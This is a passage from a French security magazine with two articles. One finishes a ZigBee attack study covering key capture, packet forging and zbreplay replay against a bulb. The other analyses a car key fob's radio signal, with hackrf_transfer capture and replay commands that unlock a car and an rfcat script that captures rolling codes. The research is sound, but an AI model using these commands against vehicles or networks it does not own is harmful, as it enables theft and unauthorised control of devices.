En ajoutant cette clé dans les options ZigBee de Wireshark, il est possible de déchiffrer l'ensemble du trafic (Figure 9, page précédente).

En ayant connaissance de ces informations, il est possible de forger des paquets en les chiffrant avec la *Network Key* puis avec la *Trust Center Link Key* (en réalité, c'est un dérivé de cette clé qui est utilisé) afin qu'ils soient pris en compte par le coordinateur/routeur et paraître pour une requête légitime. Des tests ont été réalisés dans notre laboratoire et sont fonctionnels.

L'inconvénient de cette méthode est que la capture de la clé ne peut être réalisée qu'au moment de l'initialisation de l'équipement final (ici l'ampoule) au routeur ou si elle est envoyée en clair. Afin de récupérer la *Network Key* sur un appareil déjà appairé, deux méthodes peuvent être utilisées :

- rendre inopérant le réseau cible via l'envoi de nombreuses associations. L'utilisateur devra alors procéder à une reconfiguration de son système et donc procéder à un nouvel appairage ;
- dans certaines implémentations, simuler un nouvel appairage à destination du routeur.

Par la suite, il a été possible de réaliser une attaque par rejeu sur l'équipement testé. Bien que la sécurité de type anti-rejeu soit présente, elle ne semble pas être utilisée sur notre cas d'étude. Ainsi, il est possible de rejouer n'importe quelle commande envoyée (ex. : éteindre et allumer l'ampoule, modifier sa couleur et sa luminosité, etc.) :

```
$ sudo zbreplay -r capture.pcap -c 11
zbreplay : retransmitting frames from 'capture.pcap' on interface
'001:027' with a delay of 1.0 seconds.
3 packets transmitted
```

D'autres outils sont disponibles dans la suite KillerBee et sont détaillés dans son fichier README.

## 4.2 SecBee

SecBee **[7]** est un outil développé par Cognosec permettant de tester certains points de sécurité ZigBee. Il est complémentaire à KillerBee et intègre des fonctionnalités supplémentaires notamment sur des actions à réaliser à travers le chiffrement utilisé (clés du Trust Center et NWK) ou tout simplement pour se connecter ou communiquer avec des équipements ZigBee.

Pour exemple, l'outil permet de retrouver la *Network Key* (via sa récupération en clair ou en déchiffrant les paquets avec la *Trust Center Link Key*) et de l'utiliser pour simuler des paquets légitimes. Toutes les fonctions pour la création d'un paquet ZigBee légitime sont présentes dans l'outil.

La procédure d'installation est disponible sur le lien suivant : https://github.com/Cognosec/SecBee/blob/master/installsecbee.txt.

# Conclusion

De nombreuses sécurités ont été prévues dans les spécifications du protocole ZigBee, dont l'utilisation d'un algorithme de chiffrement robuste, d'un contrôle d'intégrité, d'un système anti-rejeu, etc. Cependant, la principale faiblesse du protocole réside dans son implémentation pour l'échange de clés qui n'offre pas suffisamment de sécurité et équivaut plus ou moins à un échange de clés en clair. Seul l'établissement de clés via CBKE semble intéressant, mais n'est que très rarement rencontré, car sa mise en place et son maintien semblent assez fastidieux. De plus, les sécurités proposées par le protocole ne semblent pas être implémentées de la bonne manière sur de nombreux équipements du marché. Ceci entraîne de nombreuses failles de sécurité qui permettent souvent à un attaquant de prendre le contrôle des équipements utilisant le protocole ZigBee. ■

## Remerciements

**Merci à toute l'équipe Digital Security et les différents relecteurs.**

## Références

**[1] ZigBee Cluster Library :** http://www.zigbee.org/?wpdmdl=2177

**[2]** https://fr.wikipedia.org/wiki/Carrier_Sense_Multiple_Access_with_Collision_Avoidance

**[3] Spécification ZigBee 2007 :** http://www.zigbee.org/?wpdmdl=2168

**[4]** http://www.willhackforsushi.com/presentations/toorcon11-wright.pdf

**[5]** https://www.blackhat.com/docs/us-15/materials/us-15-Zillner-ZigBee-Exploited-The-Good-The-Bad-And-The-Ugly.pdf

**[6]** https://github.com/riverloopsec/killerbee

**[7]** https://github.com/Cognosec/SecBee

**[8] Drew Gislason, « Zigbee Wireless Networking », Newnes, 2008**

**[9] Shahin Farahani, « ZigBee Wireless Networks and Transceivers », Newnes, 2008**

**[10] Olivier Hersent, David Boswarthick, Omar Elloumi, « The Internet of Things: Key Applications and Protocols », Wiley, 2008**

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# ACTUELLEMENT DISPONIBLE

## GNU/LINUX MAGAZINE N°195 !


# VISION ASSISTÉE PAR ORDINATEUR

## ANALYSEZ VOS IMAGES AVEC OPENCV

# NE LE MANQUEZ PAS

## CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

## www.ed-diamond.com

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# ANALYSE RADIOFRÉQUENCE D'UNE CLÉ DE VOITURE

Florent POULAIN

Consultant sécurité – www.digitalsecurity.fr

**mots-clés : *ANALYSE RADIO / CAPTURE ET REJEU / SÉCURITÉ AUTOMOBILE / CODES TOURNANTS / TÉLÉCOMMANDES***

*L'analyse des données transmises par une clé de voiture permet de déterminer les paramètres de radiofréquence et de modulation utilisés. De l'outillage abordable est mis en œuvre afin d'intercepter le code émis par la clé, avant de le rejouer pour déverrouiller le véhicule ciblé.*

La démocratisation des outils d'analyse radiofréquence, grâce à la radio logicielle, rend accessible aux hackers toute une nouvelle surface d'attaque. La sécurité de la voiture « connectée » est également sous les feux de la rampe depuis quelque temps, comme on a pu le voir notamment au travers du piratage à distance de véhicules du groupe Fiat-Chrysler par les chercheurs Charlie Miller et Chris Valasek **[JEEPHACK]** ou celui du système OnStar par Samy Kamkar **[OWNSTAR]**.

La prise en main de matériels et logiciels populaires de *Software Defined Radio* est l'occasion parfaite d'étudier la sécurité d'une télécommande automobile.

### Définition

**Dixit Wikipédia, une radio logicielle, en anglais *Software Defined Radio*, est un récepteur et éventuellement émetteur radio réalisé principalement par logiciel et dans une moindre mesure par matériel.**

Le cheminement proposé amènera à capturer un code émis par la clé et à déterminer la fréquence utilisée par le signal radio analogique, puis à convertir ce signal en son équivalent numérique : les données « binaires ». Cela implique de retrouver de quelle façon le signal analogique encode ces dernières. Notamment la modulation employée, à savoir le type de variation du signal radio servant à encoder les *bits* du code, comme la variation de fréquence, de phase, ou d'amplitude. Et finalement établir la vitesse de transmission, avant de pouvoir commencer à émettre soi-même.

## 1 Détermination de la fréquence

Quelques requêtes sur les moteurs de recherche révèlent rapidement que le fabricant utilise des fréquences de 315 Mhz ou 433,92 Mhz selon la région du monde à laquelle le véhicule est destiné.

Une écoute avec le HackRF One et le logiciel GQRX sur ces deux fréquences précise rapidement que notre clé utilise la bande 433,92 Mhz, comme le montre le pic observé sur le spectre lors de la pression du bouton d'ouverture (figure 1).





*Figure 1 : Pic de fréquence à 433,92 Mhz.*

Commençons une *checklist* des prérequis pour démodulation, qui servira de fil conducteur :

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

- [x] Fréquence : 433,920 Mhz ;
- [ ] Modulation et paramètres.

## 2 Rejeu simple avec le HackRF One

Avant d'aller plus loin dans l'analyse des données transmises, la première ouverture de la voiture se fait uniquement avec le HackRF One (https://greatscottgadgets.com/hackrf/), créé par Michael Ossmann. Cet équipement de radio logicielle (*Software Defined Radio*) peut opérer de 1 Mhz à 6 Ghz, fonctionne en réception et en émission (en *half-duplex*), et est compatible avec de nombreux logiciels de SDR comme GNU Radio, SDR# ou GQRX.

Le programme compagnon **hackrf_transfer** permet de faire très simplement de la capture et du rejeu avec les options **-r** et **-t**. Cela a l'intérêt non négligeable de permettre ces attaques de rejeu sans se soucier des paramètres de traitement du signal comme le *baud rate*, la modulation, etc.

Capture du signal, loin de la voiture afin qu'elle ne capte pas le code transmis par la clé (nous reviendrons plus loin sur la raison de cela) :

```
hackrf_transfer -r 433.92mhz-capture.raw -a 1 -p 1 -f 433920000
```

Rejeu du signal, à proximité de la voiture :

```
hackrf_transfer -t 433.92mhz-capture.raw -a 1 -p 1 -f 433920000
```

Flash des clignotants, bruits de serrure caractéristiques, c'est ouvert !

Ici, les options **-a**, pour activer l'amplificateur RX/TX et **-p**, pour activer l'antenne, se sont avérées nécessaires pour que le signal soit suffisamment puissant pour être « entendu » par la voiture. Sans ces options, rien ne se passait, même en se tenant très près du véhicule.

D'autres options plus fines permettent de contrôler le gain en émission ou réception (voir -l, -g, -x), mais n'ont pas été nécessaires dans le cas présent.

## 3 Détermination du type de modulation

À présent, il est nécessaire de déterminer les différents paramètres de traitement du signal.

Une option rapide pour avoir une première idée de l'allure du signal est baudline (http://www.baudline.com/download.html).

Un article du blog Kismet Wireless **[KISBLOG]** donne quelques astuces intéressantes pour l'utilisation de baudline, notamment en cas de *segfault* du programme si le fichier à lire est trop gros (huh !).

Revenons simplement sur les paramètres de chargement qu'il convient d'utiliser pour lire les fichiers de données brutes produits par **hackrf_transfer**. Le sample rate n'avait pas été précisé, **hackrf_transfer** a donc utilisé la valeur par défaut de 10 Msps (*Millions Samples Per Second*), qu'on reporte donc dans les paramètres de baudline. Configurer deux *channels*, cocher ***Quadrature*** et ***Flip complex***, utiliser ***8 bit linear (unsigned)*** comme format de décodage. L'explication de ces derniers paramètres est donnée sur le blog Kismet référencé ci-dessus.

Une fois le dialogue d'ouverture de fichier validé, l'affichage en figure 2 se présente.




*Figure 2 : Visualisation du signal dans baudline.*

Il est alors recommandé de jouer avec le dialogue ***Color aperture*** (clic droit > ***Input*** > ***Color aperture***), ainsi qu'avec le zoom ([Alt + flèches haut et bas]), pour obtenir une vue plus claire et précise du signal, comme dans la figure 3. Celle-ci montre le début du signal, à gauche, et une séquence de bits un peu plus loin, à droite.





*Figure 3 : Début et milieu du signal vus dans baudline.*

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Premier constat, le signal effectue des sauts de fréquences réguliers, entre deux fréquences distinctes, ce qui indique l'utilisation d'une modulation 2-FSK.





*Figure 4 : Détermination du symbol rate du signal.*

Le début du signal semble être une longue succession de 0 et de 1. Il s'agit d'un préambule pour avertir le récepteur de la voiture qu'un code d'ouverture ou de fermeture des portes va suivre. En descendant plus bas dans le signal, on repère facilement l'endroit où ce pattern répétitif se termine pour laisser la place aux données réellement significatives. Voir fenêtre de droite sur la capture.

Checklist mise à jour :

- [x] Fréquence : 433,920 Mhz ;
- [x] Modulation : 2-FSK ;
- [ ] Déviation ;
- [ ] Bitrate.

## 4 Détermination des paramètres de modulation: déviation, bitrate

Connaissant le type de modulation utilisé, il faut maintenant déterminer la déviation et le *bitrate* ou *symbol rate*.

La déviation est le décalage exprimé en Hz entre la fréquence centrale, soit 433,920 Mhz et une des deux fréquences utilisées par la modulation 2-FSK.

Le symbol rate est la quantité de symboles transmise en une seconde par la modulation choisie. Le bitrate est la quantité de bits transmise en une seconde par le signal. En modulation 2-FSK, le signal ne peut encoder que deux valeurs à un instant donné, 0 ou 1. Le symbol rate et le bitrate sont donc identiques. Pour prendre un exemple différent, en modulation 4-FSK, qui utilise 4 fréquences différentes pour encoder deux bits par symbole, le bitrate sera donc le double du symbol rate.

Il est possible de rester dans baudline pour déterminer le symbol rate, ou se servir de Audacity.

Le principe est identique dans les deux logiciels, on sélectionne à la souris un certain nombre de symboles (40 dans les deux cas ci-dessous) et on affiche le nombre de secondes ou de *samples* de la sélection correspondante (figure 4).

Connaissant le sample rate de la capture (106 samples/s) et avec des règles de trois, on calcule dans les deux cas un symbol rate d'environ 2000 symboles par seconde.

Nouvelle mise à jour de la checklist :

- [x] Fréquence : 433,920 Mhz ;
- [x] Modulation : 2-FSK ;
- [ ] Déviation ;
- [x] Bitrate : 2000 bits/s.

Pour déterminer la déviation, un autre outil est requis, le niveau de zoom offert par baudline sur ce fichier étant un peu juste pour une mesure assez précise.

Il est alors temps de sortir le couteau suisse de l'analyse radiofréquence, GNU Radio. Cet outil puissant offre de nombreux « blocs » destinés au traitement radio : capture, filtrage, visualisation, démodulation, émission, conversions, etc., qui peuvent être reliés en chaîne au gré de l'utilisateur dans une interface graphique nommée GNU Radio Companion pour aboutir au traitement voulu. Un graphe validé par l'outil peut alors être converti en script Python et utilisé tel quel ou modifié.

### Note

**Attention, les exemples qui suivent se basent sur une nouvelle capture faite avec un sample rate de 5 millions de samples par seconde au lieu de 10 précédemment.**

Ce premier graphe, en figure 5, permet de visualiser le signal.

Le bloc clé ici est le « Frequency Xlating FIR Filter » qui sert trois objectifs :

- décimer la capture par 20, c.-à-d. on ne retient qu'un sample sur 20. Les blocs suivants devront

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 5 : Graphe GNU Radio de visualisation du signal.*

alors tenir compte du nouveau sample rate de 250 k (5 M / 20) ;

- translater la fréquence centrale du signal intéressant de 90 kHz pour le recentrer. Effectivement, afin d'éviter le phénomène « DC Spike » **[DCSPIKE]** du HackRF One, la capture a cette fois-ci été faite à 433,82 Mhz. Malgré ce déplacement de 100 kHz, c'est une valeur de 90 kHz qui a le mieux centré le signal émis par la clé. Cela veut simplement dire que la puce radio de la clé n'émet pas de façon parfaitement centrée sur sa fréquence de fonctionnement annoncée ;

- appliquer un filtre passe-bas pour garder une bande passante d'un peu plus de 25 kHz autour de la fréquence centrale. Le filtre est défini ainsi dans le bloc `firdes_filter: firdes.low_pass(1, samp_rate, bandwidth, bandwidth/4)`.

La raison de l'utilisation d'un filtre passe-bas plutôt qu'un filtre passe-bande, qui pourrait sembler plus logique puisque nous cherchons à isoler une portion autour du « pic », est que le signal capturé est centré sur zéro par le bloc « osmocom source ». Le filtre passe-bas est effectif à sa fréquence de coupure en « valeur absolue », c.-à-d. à la fois dans les fréquences négatives et positives de notre spectre recentré, ce qui élimine en pratique le besoin d'un filtre passe-bande.

Il résulte de l'exécution de ce graphe GNU Radio une visualisation du signal dans le bloc « WX Gui FFT Sink » bien centrée entre les deux fréquences utilisées par la modulation 2-FSK, et un filtrage du signal afin de garder uniquement cette partie intéressante du spectre.

Avec l'option « Peak Hold » du bloc de visualisation, il est aisé d'identifier la déviation utilisée par la modulation 2-FSK. En figure 6, le premier pic est constaté à environ -31 kHz par rapport à la fréquence centrale, et le second pic à environ 34 kHz. En tenant compte de l'imprécision de cette méthode, on se trouve donc à peu près avec 60 kHz de différence entre les deux pics, soit une déviation de 30 kHz.

À ce stade, la checklist de démodulation est maintenant remplie :

- [x] Fréquence : 433,920 Mhz ;
- [x] Modulation : 2-FSK ;
- [x] Déviation : 30 kHz ;
- [x] Bitrate : 2000 bits/s.





*Figure 6 : Détermination de la déviation grâce à GNU Radio.*

## 5 Démodulation manuelle du signal

Le graphe suivant est construit pour effectuer la démodulation complète du signal. On ignore ici toute notion de préambule ou de *sync word*, tout est démodulé. Les codes intéressants envoyés par la clé seront donc « noyés » au milieu de données non significatives, le « bruit ambiant » (Figure 7, page suivante).

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 7 : Graphe GNU Radio de démodulation du signal.*

Au graphe précédent est rajouté un bloc « Quadrature Demod » qui se charge de la démodulation 2-FSK.

Les blocs **gain_fsk** et **modulation_index** sont définis comme suit, en fonction des blocs **baud_rate** et **deviation_hz** qui ont été renseignés avec les valeurs trouvées précédemment. Les formules viennent du wiki GNU Radio **[grcwiki]** :

- **modulation_index = deviation_hz / (baud_rate / 2)** ;
- **gain = samp_per_sym / (pi * modulation_index)**.

Le bloc « Clock Recovery MM » sert à rééchantillonner notre signal afin qu'un symbole (ou bit) corresponde à 125 samples après décimation.

Pour s'assurer de la cohérence, on retrouve bien :

- 125 samples par symbole, multiplié par 20 = 2500 samples par symbole avant décimation ;
- et 2500 samples multipliées par le baud rate ou bit rate de 2000 symboles/s = 5.000.000 samples/s, ce qui correspond au sample rate de 5M utilisé dans le graphe GNU Radio. L'ensemble est cohérent.

Les données démodulées sont écrites dans le fichier **dumpcodes.dat** que nous allons maintenant examiner. Pour commencer le flux de données brutes est transformé en format humainement lisible, qu'on voit apparaître à la dernière ligne, le « train binaire » :

```
[1] pry(main)> f = File.open('/tmp/dumpcodes.dat', 'rb')
=> #<File:/tmp/dumpcodes.dat>
[2] pry(main)> dat = f.read()
[...]
[4] pry(main)> d = dat.unpack("C*").map {|x| x.to_s}.join
=> "00110001001000011000101000111001101[...]
```

Et finalement, on recherche le préambule dans ce flux. Pour rappel, ce préambule a été repéré dans baudline ou Audacity, au début du signal. Trois occurrences sont trouvées, correspondant à plusieurs appuis sur les boutons de la clé, ce qui confirme la bonne démodulation du signal :

```
[5] pry(main)> d.scan(/0000000010101010101010\d{450,450}/)
=> ["0000000010101010101010[...]0000101000101000101111110111001000
1001011110110000010001",
    "0000000010101010101010[...]0111000111110001010111011101110101
0100011100000111101011",
    "0000000010101010101010[...]0110011010110000110001010000011110
0100011101110100001110"]
```

Visiblement, le code change à chaque appui de bouton. Ce système de code tournant ou *rolling code* est destiné à contrer des attaques de rejeu simple. Le récepteur de la voiture et l'émetteur de la clé utilisent un algorithme de type PRNG « *pseudorandom number generator* » et une valeur initiale synchronisée selon une procédure constructeur. L'émetteur envoie à chaque appui le code suivant dans la séquence cryptographique,

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

que le récepteur compare de son côté en effectuant le même calcul. Ainsi, tout rejeu d'un code capturé est théoriquement impossible.

C'est pour cette raison que le rejeu avec le HackRF One, dont il était question plus haut, devait se baser sur un code capturé à bonne distance du récepteur.

## 6 Utilisation du YardStickOne

Le rejeu de ces codes sans sortir de GNU Radio serait parfaitement possible, en créant un graphe effectuant le traitement inverse. Cependant, pour faciliter les choses et présenter un nouvel outil, nous avons souhaité utiliser le YARD Stick One (https://greatscottgadgets.com/yardstickone/) qui semblait parfaitement adapté au besoin.

Cette clé USB radio créée par Michael Ossmann – grâces lui soient rendues de ses multiples contributions à la SDR ! – utilise une puce Texas Instruments CC1111 qui opère aux bandes de fréquences de 300-348 MHz, 391-464 MHz et 782-928 MHz. La puce TI est de plus capable d'effectuer les modulations et démodulations ASK, OOK, 2-FSK, 4-FSK et MSK, ce qui permet d'obtenir directement les données binaires démodulées.

Pour compléter le tableau, il est livré flashé avec un firmware RfCat (https://bitbucket.org/atlas0fd00m/rfcat) créé par Atlas, ainsi que la bibliothèque Python et le shell interactif qui vont avec, très pratiques. Avec un minimum de configuration, un débutant en radio logicielle peut très vite découvrir les bases et émettre ou recevoir des signaux selon différentes modulations. On ne saurait trop recommander de lire l'excellent support de workshop donné par Atlas à la BlackHat 2012 pour obtenir une bonne introduction aux capacités de RfCat **[RFCATWKS]**.

En particulier, outre les fonctionnalités utilisées dans les scripts donnés plus bas et celles données dans la bannière affichée par rfcat à son lancement, les fonctions de découverte de rfcat ont été assez utiles ainsi que l'aide intégrée :

```
d.discover()
d.discover(IdentSyncWord=True)
help(d)
```

Le mode *discover* peut être utilisé pour avoir un premier test des paramètres déterminés auparavant. On voit effectivement des données ressemblant à nos codes apparaître dans le bruit ambiant :

```
$ rfcat -r
In [1]: d.setFreq(433920000)
In [2]: d.setMdmModulation(MOD_2FSK)
In [3]: d.setMdmDeviatn(30000)
In [4]: d.setMdmDRate(2000)
In [5]: d.discover()
(press Enter to quit)
[...]
(1456240472.012) Received:
995715d0b90123408c844c0011617ac73f225408a5326301e0322fac9751
(1456240472.135) Received:
b8edfb8f402ccc0dd83800aaaaaaaaaaaaaaaaaaaaaaaaaa5aa6aa66aa6
(1456240472.260) Received:
0d2b2cacad34aab4acd32cb534cb2b4ab4b554d2b34d49280e7af85cce33
(1456240472.389) Received:
a36c0c1a328d6ba2440d2465403054004555588a54b8fdd10906502514302
[...]
```

Le format exact du code doit maintenant être déterminé afin de configurer rfcat, et donc la puce TI afin d'extraire uniquement les codes pertinents, sans le bruit.

Les observations dans GNU Radio, Audacity, baudline et rfcat peuvent être recoupées pour arriver à ce format supposé de codes : un octet nul, 13 octets de préambule alternant des bits à 0 et 1, un *sync word* valant 0xA5AA, et apparemment 27 octets de données significatives.

En tenant compte de tous les paramètres découverts lors des étapes précédentes, un script Python basé sur la **rflib** est écrit, afin de capturer les signaux transmis par la clé sous forme démodulée.

```
import time
import sys
from rflib import *

try:
    d = RfCat()
    d.setFreq(433920000)
    d.setMdmModulation(MOD_2FSK)
    d.setMdmDeviatn(30000)
    d.makePktFLEN(27)
    d.setMdmDRate(2000)
    d.setMdmSyncWord(0xA5AA)
    d.RFlisten()
except Exception, e:
    sys.exit("Error %s" % str(e))
```

Ce script est exécuté avant d'appuyer sur les boutons de la clé, et voici le résultat obtenu :

```
Entering RFlisten mode...  packets arriving will be displayed on
the screen
(press Enter to stop)
(1456240974.195) Received:  69666aa6569596566569a55a95a66555659a69aa
aa9a9a65666a6a4  | ifj.V..VV.U.ZfUVY......Vf..
(1456240976.730) Received:  6a966aa6569596566569a5599559995569995965
6996a59a55a9598  | j.j.V..VV.U.U..V...V.jY.Z..
(1456240981.716) Received:  6a566aa6569596566569a5566669555559a66a566
aaa696656a995a8  | jVj.V..VV.Uff.UY.jVj.ifV...
```

À présent il est temps de tenter le rejeu d'un paquet reçu.

